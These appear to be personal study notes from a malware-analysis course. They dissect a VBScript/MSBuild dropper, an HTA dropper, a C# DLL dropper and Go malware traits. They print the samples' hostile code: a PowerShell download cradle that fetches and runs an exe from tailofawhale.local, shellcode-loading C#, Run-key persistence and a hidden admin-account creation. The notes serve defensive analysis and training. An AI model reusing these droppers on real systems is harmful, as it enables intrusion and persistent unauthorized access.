
- it's a reverse TCP shell
  - that binds to 10.10.115.13 at 1433 port

# VBScript: Analyzing a Multi-Stage MSBuild Dropper

LAB:

PMAT-labs/labs/3-3.OffScript-ScriptMalware/VBScript/Dropper.VBScript.vbs.malz.7z

we have 3 files:



=>

open the Visual Basic script with an editor

```
1 Dim WshShell, oExec
2 Set WshShell = CreateObject("WScript.Shell")
3
4 Set oExec = WshShell.Exec("certutil -decode one.crt C:\Users\Public\Documents\one.vbs")
5 WScript.Sleep 1000
6 Set oExec = WshShell.Exec("certutil -decode two.crt C:\Users\Public\Documents\xml.xml")
7 WScript.Sleep 1000
8 Set oExec = WshShell.Exec("cmd.exe /c C:\Users\Public\Documents\one.vbs")
```

VB is used for malware scripting:


bc it allows to **use** --> **deep primitive** (to interact with the system)

=>

what the code does:

- it creates a shell object
- 2 calls to certutil:
  - 1 to decode --> one.crt and sending it back to C:\Users\Public\Documents\one.vbs
  - 1 to decode --> two.crt and sending it back to C:\Users\Public\Documents\xml.xml
- it executes the one.vbs file

If we execute the script and we go to the location of the file:



We can see that --> the 2 files are been created

=>

- open both with an editor

- one.vbs :

```

1 |getUpdate()
2
3 Sub getUpdate()
4 a = "CvVv:VV\VVVVVVivVvnVvdvVovVvvvvsvVv\VVVVvVvVcvVrvVovVsvVvovVfvVvtVv.\VVVnvVvEvVvTvVv\VVVFvVrvVavVmvVvevVvvvVovVrvVkvVv\VVVVV4VV.
5
6 aa = "CvVv:vV\VVuvVsvVvsvVvrvVsvVv\VVVpvVuvVbvVvlVvivVvcvVv\VVVdvVvovVvcvVvuvVvvVvevVvnVvtVvsvVv\VVVxVvmmVv1vVv.VVVxxVvmmVv1vVv"
7
8 aaa = update(a, "VV")
9 aaaa = update(aa, "VV")
10
11 Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
12 | obj.Document.Application.ShellExecute aaa, aaaa, "runas", 0
13
14 End Sub
15 Function update(ccj, jjc)
16 Dim str
17 str = Replace(ccj, jjc, "")
18 update = str
19 End Function

```

- we have 2 strings ( a and aa )
- both of them --> - being modified using the `update()` function
  - assigned to aaa and aaaa
- we create an object
- we use that object to `shell execute` --> - the content of aaa , aaaa
  - passing as parameter runas
- the `update` function:
  - replace "VV" with nothing
  - =>
  - it's a **deobfuscation method** => it tries to build a string
  - =>
- if we execute only the update function:**


we can find the the 2 real strings are:

```

a = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
aa = "C:\users\Public\Documents\xml.xml"

```

- on VSCode to do that: (find the real strings)
  - you can press `CTRL+F`



=>

- we are passing these 2 strings to the object that executes the shell
- last thing we need to understand is what is this string:

```
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
```

=>

- search it on google
- it's a class that spawn a --> `shell browser window`
- =>
- we create an object as this class shell browser window
- we pass in --> the shell execute method

**Let's see the ShellExecute documentation:**

- it takes 5 parameters

1. is the path to the file that will be executed  
=> C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
2. arguments for the program executed (=> argument for MSBuild.exe)  
=> C:\Users\Public\Documents\xml.xml
3. is a directory (optional) --> indeed we have NULL
4. operation to be performed => runas (probably run as admin)
5. vShow and 0 means --> open app with an hidden window

### what MSBuild does:

if we google it --> utility for building an app with visual basic


=>

you need to pass to it --> a **XML file**

### that XML file:

**contains** --> the **info that you want to build**

### if we open our XML file:



The screenshot shows a code editor with an XML file open. The XML code defines a class named ClassExample with various methods and properties. A specific line of code, `Language="cs"`, is highlighted with a red box.

```

10
11 <Code Type="Class" Language="cs">
12 <![CDATA[
13 using System;
14 using System.Runtime.InteropServices;
15 using Microsoft.Build.Framework;
16 using Microsoft.Build.Utilities;
17 public class ClassExample : Task, ITask
18 {
19 private static UInt32 MEM_COMMIT = 0x1000;
20 private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
21 [DllImport("kernel32")]
22 private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
23 UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
24 [DllImport("kernel32")]
25 private static extern IntPtr CreateThread(
26 UInt32 lpThreadAttributes,
27 UInt32 dwStackSize,
28 UInt32 lpStartAddress,
29 IntPtr param,
30 UInt32 dwCreationFlags,
31 ref UInt32 lpThreadId

```

=>

we are passing --> a **C# code**

that executes this shellcode:

```

byte[] slcd = new byte[] {0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b}

```

=>

we can analyze the shellcode or:

### try to run the MSBuild utility with the XML file:

=>

- open cmd
- C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
- C:\Users\Public\Documents\xml.xml

```
λ C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\users\Public\Documents\xml.xml
Microsoft (R) Build Engine version 4.8.4084.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 10/13/2021 9:33:23 AM.

C:\Users\husky
λ System error 5 has occurred.

Access is denied.

ERROR: Access is denied.
The requested operation requires elevation (Run as administrator).

FLARE Wed 10/13/2021 9:33:24.12
C:\users\Public\Documents>|
```

=>

- retry as admin

```
λ The group already exists.

More help is available by typing NET HELPMSG 2223.

The account already exists.

More help is available by typing NET HELPMSG 2224.

System error 1378 has occurred.

The specified account name is already a member of the group.

System error 1378 has occurred.

The specified account name is already a member of the group.

The operation completed successfully.

Ok.

FLARE Wed 10/13/2021 9:33:55.05
C:\users\Public\Documents>
```

what the C# does:

- invoke the shellcode
  - adds a user to the remote desktop group
  - adds that user to the administrator group
  - open a port into the firewall to open RTP

=>

- restore the VM pre detonation

- open cmder and look at the user --> net user

```
C:\Users\simone
λ net user

User accounts for \\DESKTOP-BA691S0

Administrator DefaultAccount Guest
simone WDAGUtilityAccount
The command completed successfully.
```

- open new cmder as admin

- invoke the crtupdate.vbs --> crtupdate.vbs

- retype net user

```
C:\Users\simone
λ net user

User accounts for \\DESKTOP-BA691S0

Administrator DefaultAccount Guest
simone WDAGUtilityAccount
wdsadmin wdsadmin
The command completed successfully.
```

=>

*we have a new user*

- that user is also added to the administrator group --> net localgroup Administrators

```
C:\Users\simone
λ net localgroup "Remote Desktop Users"
Alias name Remote Desktop Users
Comment Members in this group are granted the right to logon remotely

Members

wdsadmin
The command completed successfully.
```

- the user is added as remote user --> net localgroup "Remote Desktop Users"

## HTML Applications (HTA)

LAB:

PMAT-labs/labs/3-3.OffScript-ScriptMalware/HTA/Dropper.hta.7z

HTAs --> are commonly used as the **payload of phishing attacks**

HTAs are:

- Windows-executable,
- packaged HTML files that run:
  - HTML
  - CSS
  - Windows native scripting languages --> - from a single file
  - outside of the context of the web browser.

This is scary bc:

- HTAs do not run in the context of the Windows web browser,
- HTAs run as a trusted application on the OS**

An HTML app --> is not much different from a normal HTML page (in terms of construction)

## Example

A simple HTA in which --> if you click a button => it will spawn an alert


C:\Users\Matt\Desktop\test.hta

## The Window Object

### The alert() Method

Click the button to display an alert box.

Try it



This alert is --> a windows alert (is not inside the browser)

## Analyzing HTAs

Remove the extra extension to the file

### Static Analysis

open the script with an editor

```
<html>
<head>
<title></title>
<body>
<script language="JavaScript" type="text/javascript">
document.write(unescape("%3c%68%74%6d%6c%3e%0a%3c%68%65%61%64%3e%0a%3c%74%69%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0a%3c%63%65%6e%74%65%72%3e%3c%68%31%3e%34%30%34%20%e6f%74%20%46%6f%")
</script>
</body>
</html>
```

=>

- `document.write()` --> method that writes directly to an open HTML document stream
  - `unescape()` --> function that computes a new string  
in which:
    - hexadecimal escape sequences
    - are replaced with --> the characters that they represent
- =>  
the interpreted characters --> are written to the document of the page

### Decode Hex

- Open [cheat > CyberChef](#)
  - Copy the data
  - Select From Hex decoder and change the delimiter to Percent
- =>

this is the output:

```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
 const impersonation = 3
 Const HIDDEN_WINDOW = 12
 Set Locator = CreateObject("WbemScripting.SWbemLocator")
 Set Service = Locator.ConnectServer()
 Service.Security_.ImpersonationLevel=impersonation
 Set objStartup = Service.Get("Win32_ProcessStartup")
 Set objConfig = objStartup.SpawnInstance_
 Set Process = Service.Get("Win32_Process")
 Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object Syst
em.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSendFor.exe','%temp%\jL
oader.exe');Start-Process '%temp%\jLoader.exe'", null, objConfig, intProcessID)
 window.close()
end sub
</script>
</head>
</html>
```

This is a Visual Basic script:

What it does:

- set up the required parameters --> to invoke **Windows Management Instrumentation (WMI)** to execute a process  
WMI :
  - is a part of the Windows OS --> that acts as an interface for management purposes
  - can start and run processes through the `Win32_Process` namespace.  
=>  
this means that --> **anything that can access WMI can execute a process**

In our sample, the VBScript code is setting `WMI` up to be able to execute a process:

```
const impersonation = 3
Const HIDDEN_WINDOW = 12
Set Locator = CreateObject("WbemScripting.SWbemLocator")
Set Service = Locator.ConnectServer()
Service.Security_.ImpersonationLevel=impersonation
Set objStartup = Service.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set Process = Service.Get("Win32_Process")
```

Then the VB script:

```
Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object Syst
em.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSendFor.exe','%temp%\jL
oader.exe');Start-Process '%temp%\jLoader.exe'", null, objConfig, intProcessID)
```

- executes a process through the `WMI` service
- returns the results to the `Error` variable

```
(New-Object System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\jLoader.exe'
```

- The process argument here runs a command shell
- this shell runs PowerShell in a hidden window
- When PowerShell is executed, it performs the commands in the img

The VBScript then calls `window.close()` to close out of the HTA window

=>

The script:

- HTA is opened and runs the embedded JavaScript
- The JS decodes the hex bytes of an inner HTML document and writes it into the HTA
- The inner HTML document invokes VBScript to execute WMI
- WMI runs a process to call a command shell
- The command shell, in turn, runs PowerShell in a hidden window
- PowerShell runs a download cradle command to reach out to <http://tailofawhale.local/TellAndSentFor.exe>
  - write it to the `%temp%` directory as `jLoader.exe`
  - then execute `jLoader.exe`


## Dynamic Analysis

When we open the malware:

- without INetSim --> nothing
- with INetSim --> we see the default INetSim binary spawn

=>

*copy location where the binary is running from*



Dropper.hta has clearly succeeded in --> [downloading and executing something](#)

Let's examine the network signatures

## Wireshark

We found a DNS request to --> tailofawhale.local (and then the HTTP request)

+ 50545 8798.7924724... 10.10.1.129	10.10.1.130	DNS	78 Standard query 0x59c5 A tailofawhale.local
- 50546 8798.7938359... 10.10.1.130	10.10.1.129	DNS	94 Standard query response 0x59c5 A tailofawhale.local A 10.10.1.130
Flags: 0x0100 Standard query Questions: 1 Answer RRs: 0 Authority RRs: 0 Additional RRs: 0 Queries tailofawhale.local: type A, class IN Name: tailofawhale.local [Name Length: 18] [Label Count: 2] Type: A (Host Address) (1) Class: IN (0x0001) [Response In: 50546]			

## Host indicators

There is no process called `Dropper.hta` anywhere in the list of running processes on the host

=>

- HTAs do not execute directly
  - =>
- when double-clicked on the malware:
  - it is passed to the native Windows binary `mshta.exe`
  - `mshta.exe`:
    - executes it on its behalf
    - acts as an HTML interpreter
    - loads the HTML from the HTA along with any DLLs that deal with script execution
    - executes the program all at once

If we look in the Procmon process tree after detonation:

we see an invocation of `mshta.exe` --> that takes the path to our HTA sample

Where is the call to PowerShell and the command shell?

In the process list, --> - there is an instance of `svchost.exe`

- that is executing a process called `wmiprvse.exe`

=>

this is the way that [Windows invokes WMI](#) --> to execute processes

We can follow the `wmiprvse.exe` process:

- all the way down through the call to PowerShell
- and, eventually, the execution of the `jLoader.exe` program

In this case,:

- this was our INetSim default binary that spawned the message box,
- but in real life this is likely a second stage payload.

## Reversing C# Malware

LAB:

[PMAT-labs/labs/3-4.StaySharp-](#)

[CSharpMalware/Malware.cryptlib64.dll.malz/Malware.cryptlib64.dll.malz.7z](#)

## C# is different from other languages:

bc:

you are not necessarily interacting with the OS --> in the same that you interact with a x86 binary

C# lives into --> .NET framework

$\Rightarrow$

every binary created in .NET:

use the --> Common Language Runtime (CLR)

for the **execution** of the program

## How a C# binary is created:

- program is written in C#
  - program is passed to --> **C# compiler**
  - C# compiler --> translates the high code into **Intermediate Language (IL)**
  - the IL --> - serves as an **intermediate representation of the code**
    - that can be executed by the Common Language Runtime
  - finally the **CLR** --> performs the execution on the OS (**by translating the IL into assembly**)

Why Intermediate Language is useful in this subject?

bc it's **easy** --> to reverse engineering it

## Reverse C# binary into IL

- open dnSpy tool as admin on FlareVM
  - open the malware
  - it found 2 classes
    - open Program folder and Program Class

```
File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
string textZ = new StreamReader(new MemoryStream(Convert.FromBase64String(
 "U2x169Tg9vbA91yWzP0Q2UjaiMViJgAo1ldy93pCHu02h1bgw1kRSuK0lIHn0ckFyZ3MKc3RyQyJncyA9IC3D0lxXaw5kb3dzXE1pY3Jvc29mdC5DRVRcRnJhbwV3b3jPXY0LjAuMzAzMTlcvNCdWlsZC5leGUgZpcVN1cnNcUHVbG1jXGVtYm
 Lhnh2kI01n0Zwx111b1b1d5cmdu2LlAwLCmNyNxZQ=))).ReadToEnd();
File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs", textZ);
try
{
 RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue("embed", "C:\\Users\\Public\\Documents\\
 \\embed.vbs");
}
catch (Exception ex)
{
 Console.WriteLine(ex.Message);
}
}

// Token: 0x06000005 RID: 5 RVA: 0x00002338 File Offset: 0x00000738
private static void Main(string[] args)
{
}
```

- 4 -

- we get the SHA256 digest byte of a string
  - we decrypt a block of base64 encoded text
  - we write all text --> to a place inside OS
  - we get the environment variable --> for the "public" directory
  - we write this into a file --> embed.xml

- we decode another base64 text and save it inside:  
C:\\Users\\Public\\Documents\\embed.vbs
- we create a registry key called embed
  - that runs C:\\Users\\Public\\Documents\\embed.vbs

Let's try to run the script:

- open cmder
- remove the extra extension to the malware
- to run it --> **we need to pass the name of the main function**

=>


we knew it --> it's embed

=>

run:

rundll32.exe Malware.cryptlib64.dll, embed

- now we should find the 2 files created in the host fs:



- also we show see the registry key created

- search Registry Editor
- search

Computer\\HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run		
	Name	Type
Computer\\HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run	(Default)	REG_SZ (value not set)
	embed	REG_SZ C:\\Users\\Public\\Documents\\embed.vbs
	MicrosoftEdgeA...	REG_SZ "C:\\Program Files (x86)\\Microsoft\\Edge\\Application..."
	ZoomIt	REG_SZ C:\\Tools\\sysinternals\\ZoomIt64.exe

=>

We found the host indicators

=>

now let's finish the analysis by analyzing --> the 2 created files

## embed.vbs

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MSBuild.exe C:\\Users\\Public\\embed.xml"
oShell.Run strArgs, 0, false
```

- create a Shell object

- that runs MSBuild with parameter --> embed.xml
- Run the shell

## embed.xml

Decode a base64 code and decompress it

what is interesting is this --> System.Reflection.Assembly.Load()

```
System.IO.Compression.CompressionMode.Decompress); var by = new byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) { oms.Write(by, 0, r); r = ds.Read(by, 0, 1024); } System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke
{0, new object[] { new string[]{ } }; }]>
</Code>
</Task>
```

what it does:

- whatever this block of base64 is doing
- it is then:
  - being loaded reflectively --> as a **reflective assembly**

=>

this a **common thing** used to:

- **avoid antivirus**
- **be able to load in a program**
- **write into memory byte per byte**

## Analyzing Go Malware

LAB:

PMAT-labs/labs/3-5.GoTime-GoMalware/Backdoor.srvupdat.exe.malz.7z

In the last years Go is commonly used for malware development:

bc --> with a **single code you can use the program on different OSs**


we'll only see how to understand --> if a malware is written in Go

## Understand if a malware is written in Go

**How to identify if a malware is written in Go:**

- the binaries are heavy (in term of megabytes)
- strings contain:
  - .syntab --> symbol table section name
  - can find it with floss or:


- with [Pe-Bear](#): (better tool than PEView for 64bit malware analysis)



- To collect these samples
- OSX or Linux samples
- Samples used in the lab
- Samples used in the lab
- [PE samples](#)
- PE samples
- OSX samples

- try [cheat > FLOSS](#) with --> floss malware.bin -n 7 | grep -i go
  - if you see hundred of lines as output => it's Go :)
- for the default import of the HTTP library:
  - the **default user agent** --> tells you everything you need to know about the language that this malware is being written
  - this can be changed --> but if left as default => you'll find these info
  - ALSO true for nim language

example:



## Compiled binary Pattern Recognition for other languages

You can use the same approach --> for other languages

Example:

- nim
- C#

## Mobile Malware Analysis

### Installing MobSF

